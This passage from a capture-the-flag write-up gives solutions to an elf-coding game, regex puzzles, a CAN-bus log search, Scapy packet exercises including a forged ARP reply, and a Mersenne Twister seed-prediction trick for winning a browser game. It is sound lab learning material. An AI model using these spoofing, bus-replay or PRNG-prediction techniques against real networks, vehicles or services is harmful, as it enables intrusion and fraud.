  elf.moveTo(lollipop[i])
}
elf.moveTo(lever[0])
var data = elf.get_lever(0)
var first = ["munchkins rule"]
var answer = first.concat(data)
elf.pull_lever(answer)
elf.moveDown(3)
elf.moveLeft(6)
elf.moveUp(3)
```

Level 7 (Bonus) – Yetter Swirl

To make the munchkin friendly, I first build one single array from the sub-arrays, then make a new array from that filtering just numbers, then iterate through the array to sum the numbers.

```
function pull(lever) {
        elf.pull_lever(lever)
}

function up(steps) {
        elf.moveUp(steps)
}

function munch_sum(array) {
        return array.reduce((a,b) => a.concat(b),[]).filter(elem => typeof elem ===
'number').reduce((c,d) => c+d,0)
}
for (var i=1; i < 7; i+=4) {
        elf.moveDown(i)
        pull(i-1)
        elf.moveLeft(i+1)
        pull(i)
        up(i+2)
        pull(i+1)
        elf.moveRight(i+3)
        pull(i+2)
}
up(2)
elf.moveLeft(4)
elf.tell_munch(munch_sum)
up(2)
```

Level 8 (Bonus) – For Loop Finale

To befriend the munchkin, I iterate through the keys of each JSON object concatenating empty strings for each key unless the value associated to the key is ‘lollipop’, in which case I concatenate the actual key.

```
function right(steps) {
        elf.moveRight(steps)
}

function left(steps) {
        elf.moveLeft(steps)

}
```

```
function pull(lever,oldsum) {
        var newsum = oldsum + elf.get_lever(lever)
        elf.pull_lever(newsum)
        elf.moveUp(2)
        return newsum
}

function get_lollipop(array) {
        function findit(key_str, obj) {
                for (key in obj) {
                        key_str += (obj[key] == "lollipop") ? key : ""
                }
                return key_str
        }
        return array.reduce(findit,"")
}

var sum = 0
var sidestep = 1
for (var i = 0;  i < 5; i += 2) {
        right(sidestep)
        sum = pull(i,sum)
        sidestep += 2
        left(sidestep)
        sum = pull(i+1,sum)
        sidestep += 2
}
elf.tell_munch(get_lollipop)
right(sidestep)
```

Sort-O-Matic

Here are my answers to each problem:

Question	**Answer**
Matches at least one digit:	\d+
Matches 3 alpha a-z characters ignoring case	[a-zA-Z]{3}
Matches 2 chars of lowercase a-z or numbers	[a-z0-9]{2}
Matches any 2 chars not uppercase A-L or 1-5	[^A-L1-5]{2}
Matches three or more digits only	^[0-9]{3,}$
Matches multiple hour:minute:second time formats only	^([0-1]?[0-9]|2[0-3]):[0-5][0-9]:[0-5][0-9]$
Matches MAC address format only while ignoring case	^([0-9a-fA-F]{2}[\.-:]?){5}[0-9a-fA-F]{2}$
Matches multiple day, month, and year date formats only	^(0[1-9]|[12][0-9]|3[01])[\.\/-](0[1-9]|1[012])[\.\/-](19[0-9]{2}|[2-9][0-9]{3})$

CAN-Bus Investigation

To solve this, I needed to watch Chris Elgee's talk "CAN Bus Can-Can". When viewing the log, there were lots of entries beginning with 244 and 188. In the talk, the lock was id 17B. So:

```
elf@9f5208c476a2:~$ grep -v 244# candump.log | grep -v 188#
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
```

19B is like 17B. So the answer is 122520.

Scapy Prepper

The interactive help, and the following pages, were helpful in completing the Scappy Prepper.

https://scapy.readthedocs.io/en/latest/api/scapy.sendrecv.html
https://scapy.readthedocs.io/en/latest/api/scapy.utils.html

My answers:

```
task.submit('start')
task.submit('start')
task.submit(send)
task.submit(sniff)
task.submit(1)  # pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
task.submit(rdpcap)
task.submit(2)  # UDP_PACKETS.show()
task.submit(UDP_PACKETS[0])
task.submit(TCP_PACKETS[1][TCP])

UDP_PACKETS[0][IP].src = "127.0.0.1"
task.submit(UDP_PACKETS[0])

TCP_PACKETS.show()
TCP_PACKETS[6].show()
task.submit('echo')

task.submit(ICMP_PACKETS[1][ICMP].chksum)

task.submit(3) # pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

mypkt = IP(dst='127.127.127.127')/UDP(dport=5000)
task.submit(mypkt)


pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(pkt)


ARP_PACKETS[1][ARP].op = 2
ARP_PACKETS[1][ARP].hwsrc = '00:13:46:0b:22:ba'
ARP_PACKETS[1][ARP].hwdst = '00:16:ce:6e:8b:24'
task.submit(ARP_PACKETS)
```


Snowball Game

The hints point to the Mersenne twister predictor:

https://github.com/kmyk/mersenne-twister-predictor/blob/master/readme.md

I installed the `mt19937predict` tool on my computer.

To beat this at the "Impossible!" difficulty level, using the Chrome browser I opened the Developer Tools. I then started the Snowball Fight game, selected "Impossible!" then clicked the Play! button. With the game board on display, and **making no moves in this game**, in the Developer Tools screen, I clicked on the "Sources" menu, and under "Page", I navigate to the"`game->snowball2.kringlecastle.com->game` page. The source page for that has comments starting at line 260 with attempted seeds as shown below:



```
252      </div>
253    </body>
254    <script>
255      var Secure = true;
256
257    </script>
258    <script type="text/javascript" src="/static/battlefort.js"></s
259
260    <!--
261      Seeds attempted:
262
263      3944648025 - Not random enough
264      1132038420 - Not random enough
265      1846489226 - Not random enough
266      2986312121 - Not random enough
267      3332536812 - Not random enough
268      104360626 - Not random enough
269      3991742488 - Not random enough
270      1179287430 - Not random enough
271      666349812 - Not random enough
272      2115786632 - Not random enough
273      823942032 - Not random enough
274      1867268124 - Not random enough
275      3071052608 - Not random enough
276      565582269 - Not random enough
277      656550708 - Not random enough
278      1920427759 - Not random enough
279      4064122829 - Not random enough
280      1039042674 - Not random enough
281      1156041278 - Not random enough
282      3895579224 - Not random enough
283      1529914193 - Not random enough
284      2121883375 - Not random enough
285      2148475778 - Not random enough
286      1809915947 - Not random enough
287      1754491313 - Not random enough
288      3535014319 - Not random enough
289      207120968 - Not random enough
290      3085135684 - Not random enough
291      3474673643 - Not random enough
292      177034868 - Not random enough
293      223380657 - Not random enough
294      1241886119 - Not random enough
295      3527811158 - Not random enough
296      937325045 - Not random enough
297      3614709927 - Not random enough
298      540662801 - Not random enough
299      652038768 - Not random enough
300      2166987157 - Not random enough
301      35430690 - Not random enough
302      4017496070 - Not random enough
303      2131674233 - Not random enough
304      2643494915 - Not random enough
305      441938338 - Not random enough
306      3413137956 - Not random enough
307      1762251554 - Not random enough
308      2493080852 - Not random enough
309      404961276 - Not random enough
310      966245256 - Not random enough
311      1803365126 - Not random enough
312      522654567 - Not random enough
313      4183294046 - Not random enough
314      1168713246 - Not random enough
315      1148030950 - Not random enough
316      1402521918 - Not random enough
317      3461972245 - Not random enough
318      3775973482 - Not random enough
319      2863237608 - Not random enough
320      3272293499 - Not random enough
321      1060661985 - Not random enough
322      3086354583 - Not random enough
323      2946138010 - Not random enough
324      2271719062 - Not random enough
325      3528406299 - Not random enough
326      1936608217 - Not random enough
327      4192595821 - Not random enough
328      762800787 - Not random enough
329      315197832 - Not random enough
330      464413679 - Not random enough
331      610523157 - Not random enough
332      390448218 - Not random enough
333
```

67 lines, 2323 characters selected

I copied lines 263 to 886 to a text file named `seeds.txt`. I then ran the following command:

```
awk '{print $1}' seeds.txt | mt19937predict | head -1
```

I made a note of this number as it will be the Player Name for a new game. In a new browser window, I visited the site https://snowball2.kringlecastle.com/, chose Easy difficulty, inserted the number I had just made note of, and clicked "Play!". The game board was exactly the same layout as the first game I had started on "Impossible!" level. In the Easy game I started, I played it though, making a note of the positions of the enemy players as I went. Once the Easy game was won, I played the "Impossible!" level game using the coordinates of the positions of the enemy from the Easy game. Every play was a hit, and I won!